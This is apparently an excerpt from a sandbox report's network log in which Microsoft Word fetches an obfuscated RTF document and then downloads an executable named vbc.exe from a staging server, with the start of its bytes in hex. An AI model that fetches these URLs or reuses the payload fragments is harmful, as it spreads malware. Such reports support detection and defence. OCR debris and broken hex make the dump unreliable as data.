Aug 5, 2022 16:36:12.167243958 CEST	7	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 05 Aug 2022 14:36:12 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Location: http://198.23.207.54/shp/ Content-Length: 336 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 2f 73 68 70 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>
Aug 5, 2022 16:36:12.307225943 CEST	8	IN	HTTP/1.1 405 Method Not Allowed Date: Fri, 05 Aug 2022 14:36:12 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>
Aug 5, 2022 16:36:12.618189096 CEST	23	IN	HTTP/1.1 405 Method Not Allowed Date: Fri, 05 Aug 2022 14:36:12 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49174	198.23.207.54	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 16:36:12.481197119 CEST	8	OUT	GET /shp/doc_200.doc HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 198.23.207.54 Connection: Keep-Alive
Aug 5, 2022 16:36:12.596581936 CEST	10	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 14:36:12 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Last-Modified: Thu, 04 Aug 2022 12:13:37 GMT ETag: "6015-5e569478401c7" Accept-Ranges: bytes Content-Length: 24597 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/msword Data Raw: 7b 5c 72 74 46 36 31 33 32 5b 34 5b 40 34 5d 3f 25 37 5f 21 3f 27 31 34 31 38 60 3f 35 5b 35 21 3c 32 27 2d 60 30 3f 3f 2e 27 b5 26 b0 36 32 3f 60 21 34 25 34 2e 30 23 3a 3d 25 30 2e a7 3e 39 38 b0 2d 3d 3d 2f 36 37 27 25 35 33 2a 38 3f 31 7c 5f 3f 35 3a a7 5d 3f 2b 3f 60 21 60 2d 60 2d b0 2d 3f 40 21 a7 3f a7 29 b5 3c 3f 32 30 3f 32 3c 3f 2e 29 2c 3c 24 35 2f 60 40 36 3b 3b 7c 5b 2b 35 2b 32 7c 60 24 3c 21 3f 3f 3e 21 40 25 21 3d 3f 31 b5 27 29 31 36 24 38 27 29 5f 34 5e 29 60 5f 40 29 2a 35 2c 29 7e 28 2b 36 24 2c 39 a7 3f 31 2d 29 27 37 2b 3c 29 2e b0 2b 2c b5 2b 40 5e 38 26 31 23 40 25 23 25 38 26 24 2e 29 35 30 32 3b 32 3d 34 3f 25 5d 27 3c 29 3e 5e 34 30 3c 23 2a 37 5d 31 25 31 3f 29 37 25 26 2e 33 a7 25 7c 3a 40 31 26 b5 37 35 60 b5 3f 25 2a 5f 23 5e 37 7e a7 b0 36 3c 29 26 a7 39 a7 25 2c 2a 23 30 2b 27 27 3a 25 31 23 31 7c 3c 30 3e 37 60 26 3a 23 b0 3f 7c 23 3b 30 3e 5e 5d 2d 3d 38 3f 2a 2d 3f b5 40 b0 39 27 2d a7 24 2c 25 3c 39 3a 3f b0 3f 5d 5e 5e 2c 5b 2c 3f 32 2a 5d 39 30 b5 23 37 a7 35 21 31 b5 7c 35 5e 25 2b 2d 3e 2e 33 24 3a 21 29 34 2e 3e 33 3f 21 7e 32 3f 36 b5 3a 60 3d 7e 27 28 3f 37 40 23 3b 2c 39 5f 25 3b 2d b5 3f 3b 3e 30 3f 3f 30 2f 38 7c 3d b0 b5 3e 7c 40 3f 5b b5 30 3a 3b 3f 37 25 2a 3a 5f 39 7c 3f 2a b5 37 39 3d 23 31 b5 2a 7e 37 7c 23 23 7c 24 3f 30 3a 29 25 2e 21 28 3f 37 5b 26 5b 3e 3d 3f 3d 31 34 5e 5e 2b a7 3f 24 2f 7c 27 2b b5 3e 3c 2e 5b 3b 2b 24 39 33 a7 24 a7 40 3f 5b b0 37 2d 23 32 2e 3d 7e 34 24 2b b5 27 60 3c 25 29 27 3a 29 7e 3c 5b 28 3f 60 32 3a 39 38 23 b0 26 33 37 3d 3f 7e 3e 7e 40 2c 2e b0 39 b5 60 2d 2c 3b 2c 3e 33 34 2a b0 40 40 3f 40 2d 2a 24 3f 7e 34 5b 2e 32 3e 2b 7e 24 5f 3f 2a 5d 32 38 3f 40 40 5d 38 3f 7c 25 24 3f 3d 3f 36 24 26 3f 33 2d a7 2c 3f 2a 3b 23 2f 2b 3f 26 40 5b 35 34 3f 32 28 28 30 25 21 3f 24 37 2e 3c 21 3d 26 3a 5e 26 34 33 3e 3f 31 3f b0 25 2c 35 a7 23 3f 21 21 2e 23 34 3e 25 a7 39 b5 25 25 3a 3b b5 24 5d 5f 38 2b 29 27 39 2f 23 3f 5b 60 2a 30 5d 2f 37 2b b5 3c 7c 23 27 36 27 29 b0 2f 39 24 21 32 21 25 2d 23 23 b5 24 24 2c 3f b5 5d b5 3f 2c 2a 2b 38 2b 34 3b 7e 3f 24 5e 2d 2b 27 35 24 5b 27 38 3a b5 25 38 3e 3d 23 25 7e b0 2f 38 b0 5f 23 34 2f 3b 2e 3f 26 23 33 24 5d b0 2e 25 7e 7e 60 30 28 3f 25 33 27 33 3f 3f 24 3f 3c 40 33 40 3f 5d 2c 7e 60 b5 3f 23 33 28 2d 40 5e 60 7e 28 7e 3f b5 7c 23 34 7c 3f 3d 39 34 b0 38 2f 3f 35 7e 38 2f 24 2d 3f 3f 5d 3c 39 5f 3f 26 7e 28 25 a7 2f 3f 2d b0 40 36 3f 29 2d 3f 24 32 2c 3f 39 5b 27 3e 3f 7e 29 25 33 21 25 3f 24 3f 2b 7e 39 7e b5 36 3f 2e 28 21 25 5d 3a 24 31 39 5f 60 5d 5b 3f 2a 27 36 3b 33 3f 32 7c 3c 2c 7c 2f 38 a7 5e 29 39 3f 3f 2b 38 3f 3f 3e 31 7e 3f 3e b0 7e 3f 5b 7c 2e 23 31 3f 25 3f 23 35 35 28 3a 34 5f 24 3f 3f 25 37 40 b0 5b 36 23 29 5f 32 5b 39 3e 35 28 3f 7c 5b 7e 3a a7 3f 2c 2e 3f 23 29 3e 2c 35 7e 29 3f 60 3f 3e 40 2a b5 25 23 33 35 2e 31 29 5b 2f 32 33 3a 2c 24 3f 25 40 5f 60 3f 25 5e 7c 60 5e b5 24 35 40 b5 5b 37 32 3d 7c 5d 5f 26 2e 3d 21 2b 25 3a 35 21 24 5d 37 5b 38 2e 23 3f 3f 3c 23 21 25 32 25 32 3c 3f 3f 39 5f 34 2b 3b 3a 5b 2c 28 2a 2b 23 23 40 39 2b 25 2a 33 29 29 38 Data Ascii: {\rtF6132[4[@4]?%7_!?'1418`?5[5!<2'-`0??.'&62?`!4%4.0#:=%0.>98-==/67'%53*8?1|_?5:]?+?`!`-`--?@!?)<?20?2<?.),<$5/`@6;;|[+5+2|`$<!??>!@%!=?1')16$8')_4^)`_@)*5,)~(+6$,9?1-)'7+<).+,+@^8&1#@%#%8&$.)502;2=4?%]'<)>^40<#*7]1%1?)7%&.3%|:@1&75`?%*_#^7~6<)&9%,*#0+":%1#1|<0>7`&:#?|#;0>^]-=8?*-?@9'-$,%<9:??]^^,[,?2*]90#75!1|5^%+->.3$:!)4.>3?!~2?6:`=~'(?7@#;,9_%;-?;>0??0/8|=>|@?[0:;?7%*:_9|?*79=#1*~7|##|$?0:)%.!(?7[&[>=?=14^^+?$/|'+><.[;+93@?[7-#2.=~4$+'`<%)':)~<[(?`2:98#&37=?~>~@,.9`-,;,>34*@@?@-*$?~4[.2>+~$_?*]28?@@]8?|%$?=?6$&?3-,?*;#/+?&@[54?2((0%!?$7.<!=&:^&43>?1?%,5#?!!.#4>%9%%:;$]_8+)'9/#?[`*0]/7+<|#'6')/9$!2!%-##$$,?]?,*+8+4;~?$^-+'5$['8:%8>=#%~/8_#4/;.?&#3$].%~~`0(?%3'3??$?<@3@?],~`?#3(-@^`~(~?|#4|?=948/?5~8/$-??]<9_?&~(%/?-@6?)-?$2,?9['>?~)%3!%?$?+~9~6?.(!%]:$19_`][?*'6;3?2|<,|/8^)9??+8??>1~?>~?[|.#1?%?#55(:4_$??%7@[6#)_2[9>5(?|[~:?,.?#)>,5~)?`?>@*%#35.1)[/23:,$?%@_`?%^|`^$5@[72=|]_&.=!+%:5!$]7[8.#??<#!%2%2<??9_4+;:[,(*+##@9+%*3))8
Aug 5, 2022 16:36:13.094441891 CEST	35	OUT	HEAD /shp/doc_200.doc HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 198.23.207.54 Content-Length: 0 Connection: Keep-Alive
Aug 5, 2022 16:36:13.209595919 CEST	35	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 14:36:13 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Last-Modified: Thu, 04 Aug 2022 12:13:37 GMT ETag: "6015-5e569478401c7" Accept-Ranges: bytes Content-Length: 24597 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: application/msword

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49175	198.23.207.54	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Aug 5, 2022
16:36:14.833739042
CEST</td><td>36</td><td>OUT</td><td>GET /200/vbc.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 198.23.207.54
Connection: Keep-Alive</td></tr>
<tr><td>Aug 5, 2022
16:36:14.950196981
CEST</td><td>37</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Fri, 05 Aug 2022 14:36:14 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
Last-Modified: Tue, 19 Jul 2022 05:10:31 GMT
ETag: "cd000-5e42180eec4e9"
Accept-Ranges: bytes
Content-Length: 839680
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5f 5d 9e ba 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 c8 0c 00 00 06 00 00 00 00 00 00 9a e6 0c 00 00 20 00 00 00 00 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 48 e6 0c 00 4f 00 00 00 00 00 0d 00 d8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0d 00 0c 00 00 00 2c e6 0c 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a0 c6 0c 00 00 20 00 00 00 c8 0c 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d8 03 00 00 00 00 0d 00 00 04 00 00 00 ca 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 0d 00 00 02 00 00 00 ce 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7c e6 0c 00 00 00 00 00 48 00 00 00 02 00 05 00 70 5c 00 00 c4 58 00 00 03 00 00 00 37 00 00 06 34 b5 00 00 f8 30 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5e 02 14 7d 01 00 00 04 02 28 15 00 00 0a 00 00 02 28 09 00 00 06 00 2a 1b 30 03 00 d1 00 00 00 01 00 00 11 00 03 8c 01 00 00 1b 14 fe 03 0a 06 39 bf 00 00 00 00 02 7b 02 00 00 04 6f 16 00 00 0a 6f 17 00 00 0a 73 18 00 00 0a 0b 00 02 7b 02 00 00 04 6f 16 00 00 0a 6f 19 00 00 0a 0c 2b 5d 08 6f 1a 00 00 0a 74 16 00 00 01 0d 00 0f 01 fe 16 01 00 00 1b 6f 1b 00 00 0a 09 6f 1c 00 00 0a 6f 1d 00 00 0a 6f 1e 00 00 0a 13 04 11 04 14 28 1f 00 00 0a 13 06 11 06 2c 14 00 11 04 03 8c 01 00 00 1b 14 6f 20 00 00 0a 13 05 00 2b 05 00 14 13 05 00 07 11 05 6f 21 00 00 0a 00 00 08 6f 22 00 00 0a 2d 9b de 15 08 75 18 00 00 01 13 07 11 07 2c 08 11 07 6f 23 00 00 0a 00 dc 02 7b 02 00 00 04 6f 24 00 00 0a 07 6f 25 00 00 0a 6f 26 00 00 0a 26 00 2a 00 00 00 01 10 00 00 02 00 3a 00 69 a3 00 15 00 00 00 00 13 30 02 00 32 00 00 00 02 00 00 11 00 02 7b 02 00 00 04 6f 27 00 00 0a 6f 17 00 00 0a 16 30 03 15 2b 16 02 7b 02 00 00 04 6f 27 00 00 0a 16 6f 28 00 00 0a 6f 29 00 00 0a 0a 2b 00 06 2a 00 00 13 30 02 00 3a 00 00 00 03 00 00 11 00 03 15 31 15 03 02 7b 02 00 00 04 6f 24 00 00 0a 6f 2a 00 00 0a fe 04 2b 01 16 0a 06 2c 1a 00 02 7b 02 00 00 04 6f 24 00 00 0a 03 6f 2b 00 00 0a 17 6f 2c 00 00 0a 00 00 2a 00 00 1b 30 03 00 a2 00 00 00 04 00 00 11 00 00 02 7b 02
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_]0 @ @@HO , H.text `.rsrc@@.reloc @B |Hp\X740^}((*09{oos{oo+]otoooo(,o +o!o"-u,o#{o$o%o&&*:i02{o'o0+{o'o(o)+*0:1{o$o*+,{o$o+o,*0{</td></tr>
</table>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49176	198.23.207.54	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Aug 5, 2022
16:36:19.923563004
CEST</td><td>926</td><td>IN</td><td>HTTP/1.1 302 Found
Date: Fri, 05 Aug 2022 14:36:19 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
X-Powered-By: PHP/8.1.6
Location: http://198.23.207.54/dashboard/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8</td></tr>
<tr><td>Aug 5, 2022
16:36:20.044523001
CEST</td><td>927</td><td>IN</td><td>HTTP/1.1 405 Method Not Allowed
Date: Fri, 05 Aug 2022 14:36:19 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
Allow: GET,POST,OPTIONS,HEAD,TRACE
Content-Length: 328
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3 c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a
Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body><h1>Method Not Allowed</h1><p>The requested method PROPFIND is not allowed for this URL.</p><hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html></td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 16:36:20.352402925 CEST	928	IN	HTTP/1.1 405 Method Not Allowed Date: Fri, 05 Aug 2022 14:36:19 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method PROPFIND is not allowed for this URL. <hr><address>Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Server at 198.23.207.54 Port 80</address></body></html>
Aug 5, 2022 16:36:21.255945921 CEST	929	IN	HTTP/1.1 302 Found Date: Fri, 05 Aug 2022 14:36:21 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 X-Powered-By: PHP/8.1.6 Location: http://198.23.207.54/dashboard/ Content-Length: 0 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Aug 5, 2022 16:36:21.375402927 CEST	929	IN	HTTP/1.1 405 Method Not Allowed Date: Fri, 05 Aug 2022 14:36:21 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Allow: GET,POST,OPTIONS,HEAD,TRACE Content-Length: 328 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 50 52 4f 50 46 49 4e 44 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 69 73 20 55 52 4c 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 35 33 20 28 57 69 6e 36 34 29 20 4f 70 65 6e 53 53 4c 2f 31 2e 31 2e 31 6e 20 50 48 50 2f 38 2e 31 2e 36 20 53 65 72 76 65 72 20 61 74 20 31 39 38 2e 32 33 2e 32 30 37 2e 35 34 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 